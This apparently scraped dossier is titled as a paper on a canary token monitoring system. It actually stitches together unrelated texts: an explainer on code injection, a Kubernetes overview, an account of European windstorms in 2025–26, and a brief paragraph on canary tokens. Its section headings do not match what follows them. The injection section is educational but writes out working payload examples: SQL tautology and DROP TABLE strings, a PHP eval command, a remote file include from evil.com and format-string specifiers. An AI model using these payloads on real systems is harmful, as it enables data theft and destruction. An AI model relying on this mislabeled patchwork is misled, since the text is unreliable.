Complete Technical Paper Content — Canary Token Monitoring System
Overview & System Context
Canary Token Monitoring System: Comprehensive Web-Sourced Technical Investigation Exhaustive Research Dossier · Pure Web-Scraped Content: ~9533 Words · Real Software Screenshots: 3 1. Executive Overview & Technical Background Code injection is a computer security exploit where a program fails to correctly process external data, such as user input, causing it to interpret the data as executable commands. An attacker using this method "injects" code into the program while it is running. Successful exploitation of a code injection vulnerability can result in data breaches, access to restricted or critical computer systems, and the spread of malware. Code injection vulnerabilities occur when an application sends untrusted data to an interpreter, which then executes the injected text as code. Injection flaws are often found in services like Structured Query Language (SQL) databases, Extensible Markup Language (XML) parsers, operating system commands, Simple Mail Transfer Protocol (SMTP) headers, and other program arguments. Injection flaws can be identified through source code examination, Static analysis, or dynamic testing methods such as fuzzing. There are numerous types of code injection vulnerabilities, but most are errors in interpretation—they treat benign user input as code or fail to distinguish input from system commands. Many examples of interpretation errors can exist outside of computer science, such as the comedy routine "Who's on First?". Code injection can be used maliciously for many purposes, including: Arbitrarily modifying values in a database through SQL injection; the impact of this can range from website defacement to serious compromise of sensitive data. For more information, see Arbitrary code execution. Installing malware or executing malevolent code on a server by injecting server scripting code (such as PHP). Privilege escalation to either superuser permissions on UNIX by exploiting shell injection vulnerabilities in a binary file or to Local System privileges on Microsoft Windows by exploiting a service within Windows. Attacking web users with Hyper Text Markup Language (HTML) or Cross-Site Scripting (XSS) injection. Code injections that target the Internet of Things could also lead to severe consequences such as data breaches and service disruption. Code injections can occur on any type of program running with an interpreter.
Doing this is trivial to most, and one of the primary reasons why server software is kept away from users. An example of how an injector can see code injection first-hand is to use their browser's developer tools. Code injection vulnerabilities are recorded by the National Institute of Standards and Technology (NIST) in the National Vulnerability Database (NVD) as CWE-94. Code injection peaked in 2008 at 5.66% as a percentage of all recorded vulnerabilities.
Introduce a useful new column that did not appear in the original design of a search results page. Offer a new way to filter, order, or group data by using a field not exposed in the default functions of the original design. Add functionality like connecting to online resources in an offline program. Override a function, making calls redirect to another implementation. This can be done with the Dynamic linker in Linux. Some users may unsuspectingly perform code injection because the input they provided to a program was not considered by those who originally developed the system. For example: What the user may consider as valid input may contain token characters or strings that have been reserved by the developer to have special meaning (such as the ampersand or quotation marks). The user may submit a malformed file as input that is handled properly in one application but is toxic to the receiving system. Another benign use of code injection is the discovery of injection flaws to find and fix vulnerabilities. This is known as a penetration test.

Figure 1: Canary tokens: Learn all about the unsung heroes of security at Grafana ... Using an application programming interface (API) that, if used properly, is secure against all input characters. Parameterized queries allow the moving of user data out of a string to be interpreted. Additionally, Criteria API and similar APIs move away from the concept of command strings to be created and interpreted. Enforcing language separation via a static type system.
Validating or "sanitizing" input, such as whitelisting known good values. This can be done on the client side, which is prone to modification by malicious users, or on the server side, which is more secure. Encoding input or escaping dangerous characters. For instance, in PHP, using the htmlspecialchars() function to escape special characters for safe output of text in HTML and the mysqli::real_escape_string() function to isolate data which will be included in an SQL request can protect against SQL injection. Encoding output, which can be used to prevent XSS attacks against website visitors. Using the HttpOnly flag for HTTP cookies. When this flag is set, it does not allow client-side script interaction with cookies, thereby preventing certain XSS attacks. Modular shell disassociation from the kernel. Regarding SQL injection, one can use parameterized queries, stored procedures, whitelist input validation, and other approaches to help mitigate the risk of an attack. Using object–relational mapping can further help prevent users from directly manipulating SQL queries. The solutions described above deal primarily with web-based injection of HTML or script code into a server-side application. Other approaches must be taken, however, when dealing with injections of user code on a user-operated machine, which often results in privilege elevation attacks. Some approaches that are used to detect and isolate managed and unmanaged code injections are: Runtime image hash validation, which involves capturing the hash of a partial or complete image of the executable loaded into memory and comparing it with stored and expected hashes. NX bit: all user data is stored in special memory sections that are marked as non-executable. The processor is made aware that no code exists in that part of memory and refuses to execute anything found in there. Use canaries, which are randomly placed values in a stack. At runtime, a canary is checked when a function returns. If a canary has been modified, the program stops execution and exits. This occurs on a failed Stack Overflow Attack. Code Pointer Masking (CPM): after loading a (potentially changed) code pointer into a register, the user can apply a bitmask to the pointer. This effectively restricts the addresses to which the pointer can refer. This is used in the C programming language.

An SQL injection attack takes advantage of SQL syntax to inject malicious commands that can read or modify a database or otherwise compromise the meaning of the original query. For example, consider a web page that has two text fields which allow users to enter a username and a password to log in to the web site. The (hypothetical) web server code will receive the username and password parameters, and will generate an SQL query to check that the username exists and that the password is correct for that user. If the query returns any rows, then access is granted. For example, if given the username alice and the password hunter2, the server will generate and run this query: However, if the attacker instead provides hunter2' OR '1'='1 in the password field, then the server will generate and run this query: Figure 2: Active Directory Login Canarytoken – Thinkst Canary While hunter2 might or might not be the correct password, the expression '1'='1' is always true and the database will return all rows in the UserList table — thus allowing the attacker to log in even if they don't have the correct password. The technique may be extended to allow the attacker to execute multiple statements. For example, if the attacker provided the password hunter2'; DROP TABLE UserList; --, the resulting query would be: Because the ; symbol signifies the end of one statement, it is possible to begin a new statement — in this case, DROP TABLE. The symbol -- signifies the start of a comment, thus neutralizing the trailing ' that the server adds when generating the query syntax. As a result of these two statements, no rows will be returned (unless by chance the user Username has a blank password), and the entire UserList table will be deleted. For database engines that extend SQL to allow queries to invoke external programs, the attacker could gain that capability as well.

Code injection is the malicious injection or introduction of code into an application. Some web servers have a guestbook script, which accepts small messages from users and typically receives messages such as: However, a malicious person may know of a code injection vulnerability in the guestbook and enter a message such as: Figure 3: Opencanary - Home If another user views the page, then the injected code will be executed. This code can allow the attacker to impersonate another user. However, this same software bug can be accidentally triggered by an unassuming user, which will cause the website to display bad HTML code. HTML and script injection are popular subjects, commonly termed "cross-site scripting" or "XSS". XSS refers to an injection flaw whereby user input to a web script or something along such lines is placed into the output HTML without being checked for HTML code or scripting. Many of these problems are related to erroneous assumptions of what input data is possible or the effects of special data.
The argument of "eval" will be processed as PHP, so additional commands can be appended. For example, if "arg" is set to "10; system('/bin/echo uh-oh')", additional code is run which executes a program on the server, in this case "/bin/echo". The example expects a color to be provided, while attackers might provide COLOR=http://evil.com/exploit causing PHP to load the remote file.
If the user input is filled with a list of format specifiers, such as %s%s%s%s%s%s%s%s, then printf()will start reading from the stack. Eventually, one of the %s format specifiers will access the address of password, which is on the stack, and print Password1 to the screen. Instead, to safely print the input: If the above is stored in the executable file ./check, the shell command ./check " 1 ) evil" will attempt to execute the (hypothetical) shell command evil instead of comparing the first argument with the constant value 1. Here, the code under attack is the code that is trying to check the parameter, the very code that might have been trying to validate the parameter to defend against an attack. Any function that can be used to compose and run a shell command is a potential vehicle for launching a shell injection attack. Among these are system(), StartProcess(), and System.Diagnostics.Process.Start().
Client-server systems such as web browser interaction with web servers are potentially vulnerable to shell injection. Consider the following short PHP program that can run on a web server to run an external program called funnytext to replace a word the user sent with some other word. The passthru function in the above program composes a shell command that is then executed by the web server. Since part of the command it composes is taken from the URL provided by the web browser, this allows the URL to inject malicious shell commands. One can inject code into this program in several ways by exploiting the syntax of various shell features (this list is not exhaustive): Some languages offer functions to properly escape or quote strings that are used to construct shell commands: PHP: escapeshellarg() and escapeshellcmd() Python: shlex.quote() However, this still puts the burden on programmers to know/learn about these functions and to remember to make use of them every time they use shell commands. In addition to using these functions, validating or sanitizing the user input is also recommended. The safer alternative is to use APIs that implement the desired functionality directly in the given programming language rather than by invoking an external program in a shell, thus preventing the possibility of shell injection. For example, rather than implementing Git functionality by invoking git ... shell commands, it is better to use a Git API such as libgit2.
Kubernetes (), also known as K8s, is an open-source container orchestration system for automating software deployment, scaling, and management. Originally designed by Google, the project is now maintained by a worldwide community of contributors, and the trademark is held by the Cloud Native Computing Foundation. The name Kubernetes comes from the Ancient Greek term κυβερνIτης, kubernItIs (helmsman, pilot), which is also the origin of the words cybernetics and (through Latin) governor. "Kubernetes" is often abbreviated with the numerical contraction "K8s", meaning "the letter K, followed by 8 letters, followed by s". Kubernetes assembles one or more computers, either virtual machines or bare metal, into a cluster which can run workloads in containers. It works with various container runtimes, such as containerd and CRI-O. Its suitability for running and managing workloads of all sizes and styles has led to its widespread adoption in clouds and data centers. There are multiple distributions of this platform—from independent software vendors (ISVs) as well as hosted-on-cloud offerings from all the major public cloud vendors. The software consists of a control plane and nodes on which the actual applications run. It includes tools like kubeadm and kubectl which can be used to interact with its REST-based API.
Kubernetes was announced by Google on June 6, 2014. The project was conceived and created by Google employees Joe Beda, Brendan Burns, and Craig McLuckie. Others at Google soon joined to help build the project including Ville Aikas, Dawn Chen, Brian Grant, Tim Hockin, and Daniel Smith. Other companies such as Red Hat and CoreOS joined the effort soon after, with notable contributors such as Clayton Coleman and Kelsey Hightower. The design and development of Kubernetes was inspired by Google's Borg cluster manager and based on Promise Theory. Many of its top contributors had previously worked on Borg; they codenamed Kubernetes "Project 7" after the Star Trek ex-Borg character Seven of Nine and gave its logo a seven-spoked ship's wheel (designed by Tim Hockin). Unlike Borg, which was written in C++, Kubernetes is written in the Go language. Kubernetes was announced in June, 2014 and version 1.0 was released on July 21, 2015. Google worked with the Linux Foundation to form the Cloud Native Computing Foundation (CNCF) and offered Kubernetes as the seed technology.
Google was already offering a managed Kubernetes service, GKE, and Red Hat was supporting Kubernetes as part of OpenShift since the inception of the Kubernetes project in 2014. In 2017, the principal competitors rallied around Kubernetes and announced adding native support for it: VMware (proponent of Pivotal Cloud Foundry) in August, Mesosphere, Inc. (proponent of Marathon and Mesos) in September, Docker, Inc. (proponent of Docker) in October, Microsoft Azure also in October, AWS announced support for Kubernetes via the Elastic Kubernetes Service (EKS) in November. On March 6, 2018, Kubernetes Project reached ninth place in the list of GitHub projects by the number of commits, and second place in authors and issues, after the Linux kernel. Until version 1.18, Kubernetes followed an N-2 support policy, meaning that the three most recent minor versions receive security updates and bug fixes. Starting with version 1.19, Kubernetes follows an N-3 support policy.
Kubernetes defines a set of building blocks ("primitives") that collectively provide mechanisms that deploy, maintain, and scale applications based on CPU, memory or custom metrics. Kubernetes is loosely coupled and extensible to meet the needs of different workloads. The internal components as well as extensions and containers that run on Kubernetes rely on the Kubernetes API. The platform exerts its control over compute and storage resources by defining resources as objects, which can then be managed as such. Kubernetes follows the primary/replica architecture. The components of Kubernetes can be divided into those that manage an individual node and those that are part of the control plane.
A Kubernetes service is a set of pods that work together, such as one tier of a multi-tier application. The set of pods that constitute a service are defined by a label selector. Kubernetes provides two modes of service discovery, using environment variables or using Kubernetes DNS. Service discovery assigns a stable IP address and DNS name to the service, and load balances traffic in a round-robin manner to network connections of that IP address among the pods matching the selector (even as failures cause the pods to move from machine to machine). By default a service is exposed inside a cluster (e.g., back end pods might be grouped into a service, with requests from the front-end pods load-balanced among them), but a service can also be exposed outside a cluster (e.g., for clients to reach front-end pods).
As environment variables, which will be consumed by kubelet from the ConfigMap when the container is launched; Mounted within a volume accessible within the container's filesystem, which supports automatic reloading without restarting the container. The biggest difference between a Secret and a ConfigMap is that Secrets are specifically designed for containing secure and confidential data, although they are not encrypted at rest by default, and requires additional setup in order to fully secure the use of Secrets within the cluster. Secrets are often used to store confidential or sensitive data like certificates, credentials to work with image registries, passwords, and ssh keys.
tier=backend AND release_track=canary Just like labels, field selectors also let one select Kubernetes resources. Unlike labels, the selection is based on the attribute values inherent to the resource being selected, rather than user-defined categorization. metadata.name and metadata.namespace are field selectors that will be present on all Kubernetes objects. Other selectors that can be used depend on the object/resource type.
DNS Cluster DNS is a DNS server, in addition to the other DNS server(s) in the environment, which serves DNS records for Kubernetes services. Containers started by Kubernetes automatically include this DNS server in their DNS searches. Web UI This is a general purpose, web-based UI for Kubernetes clusters. It allows administrators to manage and troubleshoot applications running in the cluster, as well as the cluster itself. Resource monitoring Container Resource Monitoring records metrics about containers in a central database, and provides a UI for browsing that data. Cost monitoring Kubernetes cost monitoring applications allow breakdown of costs by pods, nodes, namespaces, and labels. Cluster-level logging To prevent the loss of event data in the event of node or pod failures, container logs can be saved to a central log store with a search/browsing interface. Kubernetes provides no native storage for log data, but one can integrate many existing logging solutions into the Kubernetes cluster.
spec: Describes the desired state of the resource, which can be controlled by end users, or other higher-level controllers; status: Describes the current state of the resource, which is actively updated by the controller of the resource. All objects in Kubernetes are subject to the same API conventions. Some of these include: Must have the following metadata under the nested object field metadata: namespace: a label that objects are subdivided into; name: a string that uniquely identifies the object within the defined namespace; uid: a string that uniquely identifies any API object in the cluster, regardless of type, name, namespace and time -- that is, even across deletions and recreations with the same type, name and namespace. May be managed by another controller, which is defined in the metadata.ownerReferences field: At most one other object shall be the managing controller of the controllee object, which is defined by the controller field.
May be garbage collected if the owner is deleted: When an object is deleted, all dependent objects may also be deleted in a cascading fashion. X.509 client certificates Bearer tokens Service account tokens, intended for programmatic API access Users are typically expected to indicate and define cluster URL details along with the necessary credentials in a kubeconfig file, which are natively supported by other Kubernetes tools like kubectl and the official Kubernetes client libraries.
Node authorization mode: Grants a fixed list of operations of API requests that kubelets are allowed to perform, in order to function properly. Attribute-based access control (ABAC) mode: Grants access rights to users through the use of defined access control policies which combine attributes together. Role-based access control (RBAC) mode: Grants access rights to users based on roles that are granted to the user, where each role defines a list of actions that are allowed. Webhook mode: Queries a REST API service to determine if a user is authorized to perform a given action.
kubectl: Command-line for interacting with the Kubernetes control plane Official client libraries maintained by Kubernetes for C, .NET, Go, Haskell, Java, JavaScript, Perl, Python and Ruby The 2025–26 European windstorm season was the eleventh year of the continent's coordinated severe weather naming programme. While the official list of names was unveiled on 1 September 2025, the season’s duration typically spans from the start of September 2025 through to 31 August 2026, with the exception of the Eastern Mediterranean group, which the season begins on 1 October. This year represented the seventh season of collaboration within the Western Group, where the Netherlands Koninklijk Nederlands Meteorologisch Instituut (KNMI) works alongside the UK’s Met Office and Ireland’s Met Éireann. To the south-west, the national meteorological agencies of Portugal, Spain, France, and Belgium have united for their ninth year of partnership, joined for the first time by Luxembourg. The Mediterranean regions also entered their fifth year of formal naming. This included the Eastern Mediterranean group—comprising Greece, Israel, and Cyprus—and the Central Mediterranean group, which includes Italy, Slovenia, Croatia, Montenegro, North Macedonia, and Malta. Furthermore, a significant change occurred on 1 January 2026, when the Northern Group, Norway, Sweden and Denmark, adopted a predetermined list of names for the first time.
Johannes Starting 1 January 2026, the northern group transitioned to a unified list, similar to other European naming groups, and will name storms accordingly. The official list for the region is provided below. All storms named by European meteorological organisations in their respective forecasting areas, as well as Atlantic hurricanes that transitioned into European windstorms and retained the name assigned by the National Hurricane Center: In Scotland, a gust of 96 mph (43 m/s; 83 kn; 154 km/h) was recorded on Tiree whilst power cuts were reported in the Highlands. In Glasgow, a derelict building collapsed onto a car amid high winds on Broomielaw, forcing the road to close. A train travelling between Aberdeen and Inverurie hit a fallen tree, leaving around a dozen passengers stranded on the train.
The Forth Road Bridge was closed, whilst high-sided vehicles were expected to be prevented from crossing the Clackmannanshire Bridge, Kincardine Bridge, Tyne Bridge and possibly the Queensferry Crossing. The Highland, Kyle, West Highland and Wick railway lines were closed and speed restrictions were placed on all Scottish routes, whilst many ferries from Cairnryan Harbour to Northern Ireland were cancelled. In Wales, around 600 properties lost power in Carmarthenshire and the Severn Bridge was closed in both directions. A fallen tree near Gobowen forced rail services to be suspended between Shrewsbury and Wrexham.
As of 22:15 on 14 November, Environment Agency has issued more than 150 flood alerts and 39 flood warnings. Two men have been taken to hospital after a head-on crash in a Black Country residential street. Rail services across central and southern areas, including the lines between London Paddington and Bristol/South Wales, and routes in the Midlands (such as around Birmingham New Street), experienced major disruption and cancellations due to flooded tracks, with some passengers advised not to travel. Gusty winds, up to 70 mph (31 m/s; 61 kn; 110 km/h) in parts of North West England and north-west Wales, added to the hazardous conditions. There were reports of power cuts and road closures due to flooding and fallen trees, with conditions expected to remain difficult until the rain eases on Saturday morning. Storm Claudia caused significant weather impacts across Ireland, with the main concern being widespread flooding expected to persist through the weekend.
The Status Orange Rain Warning for Dublin, Wexford, and Wicklow led to hazardous travelling conditions, numerous road closures due to debris and flooding (including in Dublin), and the cancellation of several flights at Dublin Airport. Areas under the broader Yellow warning also saw significant local flooding, particularly in the Laois/Offaly region. A major incident was declared in South Wales due to "severe and widespread" flooding in Monmouth.
2. System Architecture & Core Working Principles Wind gusts reached 208.8 km/h (129.7 mph) at Soure, making Kristin the most powerful storm to have ever affected Portugal. An amateur station measured a wind gust of 238 km/h (148 mph) at Lavos, which is located in the Coimbra district, which would possibly make Kristin one of the most intense storms in terms of wind speed to have ever affected Europe. Six people are now reported to have died as Storm Kristin brought driving rain accompanied by high winds to Portugal overnight. With 1 fatality in Spain, a woman who was hit by a falling palm tree. The various deaths have not all been fully explained. One man died as a tree fell on top of the car he was driving in Vila Franca de Xira. Another person died as a result of a falling metallic structure in Leiria – and since then three other fatalities have been confirmed by authorities. Furthermore, at least 485 people got indirectly injured as a result of cleaning and reconstruction accidents. Power outages were reported in Guarda, Coimbra, Castelo Branco, Portalegre, Leiria, Santarém, Abrantes, Peniche and Setúbal where as many as 855,000 homes are said to be without electricity. During its peak, around one million homes experienced power outages. Rail services are already interrupted along many lines throughout the country. In Extremadura, the storm caused widespread wind- and rain-related incidents, prompting emergency coordination by the regional 112 Extremadura service. Between midnight and 18:00 on 28 January 112 handled 2,500 calls and 455 incidents directly linked to the storm; from 26 January (15:00) to 28 January (18:00), it managed 5,260 calls and 1,462 incidents, including 535 related to the weather alert. Telecommunications were affected, with reported line outages in several areas—especially the north of the province of Cáceres—as strong gusts damaged infrastructure. In the city of Cáceres, municipal incidents included falling trees and branches, as well as detached roof elements and masonry; no injuries were reported locally. A large fallen tree damaged part of a perimeter wall at an educational site, alongside additional tree falls at multiple locations across the city. A wind gust of 108 km/h was reported in Cáceres during the event. Road transport was also disrupted across the region. In the province of Cáceres, seven roads and three rural tracks were reported with circulation problems (snow, river overflows, or waterlogged carriageways), and two trucks overturned on the A-66 due to strong winds. As a precaution, the regional government suspended morning classes across Extremadura on 28 January, citing forecasts of heavy rain, snow and strong gusts; snow warnings specifically covered northern areas of the province of Cáceres. Regional emergency and forest-fire crews (Infoex) were deployed to address material damage, including removal of loose roof tiles and clearing wind-blown objects, in multiple localities—several of them in the province of Cáceres—such as Grimaldo, Casares de Hurdes, Hinojal, Brozas, Valdesalor, Garciaz, Membrío, Bohonal de Ibor, and Garrovillas de Alconétar.
In February 2026, nearly 25,000 seabirds, primarily Atlantic Puffins (Fratercula arctica), were found stranded along the British, French (20,000), Spanish (4,400) and Portuguese (1,200) Atlantic coasts due to severe weather conditions. Successive winter storms prevent sea birds from feeding, leading to mass starvation and exhaustion, a known phenomenon with marginal overall effect on the affected species if occasional. Wildlife centers in regions like Brittany and Nouvelle-Aquitaine are struggling to treat hundreds of weakened survivors. Local associations have deployed emergency volunteers to patrol beaches in order to collect and rescue injured birds. The public is called to not directly touch the animals to prevent additional stress, use gloves to avoid contaminations and to report sightings to bird monitorings groups such as eBird and Ligue pour la protection des oiseaux (LPO).
Deploying deception-based security monitoring is one of the most cost-effective ways to detect unauthorized access before it escalates. Canary tokens and honeytokens create tripwires across your infrastructure — fake credentials, documents, URLs, and DNS entries that alert you the moment someone touches them. Unlike traditional detection systems that analyze patterns, deception tools generate zero false positives : if a token fires, someone is probing your environment.
